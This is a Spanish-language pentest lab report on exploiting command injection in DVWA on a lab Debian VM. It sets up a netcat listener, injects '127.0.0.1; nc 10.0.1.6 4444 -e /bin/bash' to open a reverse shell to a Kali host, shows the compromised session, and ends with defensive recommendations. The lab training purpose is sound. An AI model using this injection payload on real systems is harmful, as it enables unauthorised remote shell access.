

Informe de Pentest



Autor: Yorman Veloz

Índice

Resumen Ejecutivo	3
Métodos utilizados.....	3
Resultados de la Explotación.....	3
Recomendaciones	5

Resumen Ejecutivo

El objetivo de esta actividad fue realizar un Command Injection al servicio web DVWA instalado en la máquina virtual debían (10.0.1.5). Este servicio web cuenta con varios módulos de simulación de servicios que tendrían una página web real y que presentan vulnerabilidades explotables en distintos niveles de seguridad y probar las destrezas y habilidades del pentester.

Métodos utilizados

➤ Ejecución del Command Injection


- Máquina Debian (10.0.1.5):
 - Abrimos el portal de DVWA, hacemos login
 - Módulo DVWA Security, Bajamos el nivel de seguridad a LOW
- Máquina atacante Kali Linux (10.0.1.6) iniciamos un listener con el comando:

```
$ nc -lvnp 4444
```
- Máquina Debían (10.0.1.5):
 - Módulo Command Injection de DVWA, y ejecutamos el siguiente payload:


```
$ 127.0.0.1; nc 10.0.1.6 4444 -e /bin/bash
```

Resultados de la Explotación


- Se inicia Sesión el portal de DVWA:




- Se procede a cambiar los niveles de seguridad del servicio web DVWA:




- En la maquina KALI Linux ejecutamos el comando para estar a la escucha



- En la maquina debían, ejecutamos el payload desde el modulo Command Injection




- El resultado de la ejecución del comando fue que desde el servicio de DVWA instalado en la maquina 10.0.1.5 se estableció una **reverse Shell** hacia la maquina Kali Linux 10.0.1.6 de manera satisfactoria.



```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.1.6] from (UNKNOWN) [10.0.1.5] 48844
```

- Como se muestra en la imagen, se realizan algunas consultas adicionales como evidencia de que la maquina debían – 10.0.1.5 fue comprometida.



```
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.1.6] from (UNKNOWN) [10.0.1.5] 48844
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux debian 6.1.0-31-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.128-1 (2025-02-07) x86_64 GNU/Linux
hostname
debian
cat /etc/issue
Debian GNU/Linux 12 \n \l
```

Recomendaciones

- Es de suma urgencia validar todos los datos entradas de usuarios, con la finalidad de rechazar cualquier entrada que no cumpla con los patrones esperados.
- Instalar de forma inmediata los parches de seguridad necesarios en sistemas operativos y aplicaciones.
- Usar mecanismo de protección con reglas personalizadas para detectar y bloquear inyecciones de comandos.(web application server)
- Configurar los firewall para solo permitir conexiones salientes necesarias
- Bloquear puertos no utilizados.
- Implementar herramientas de monitoreo y reglas que generan alertas ante conexiones inusuales o comandos sospechosos.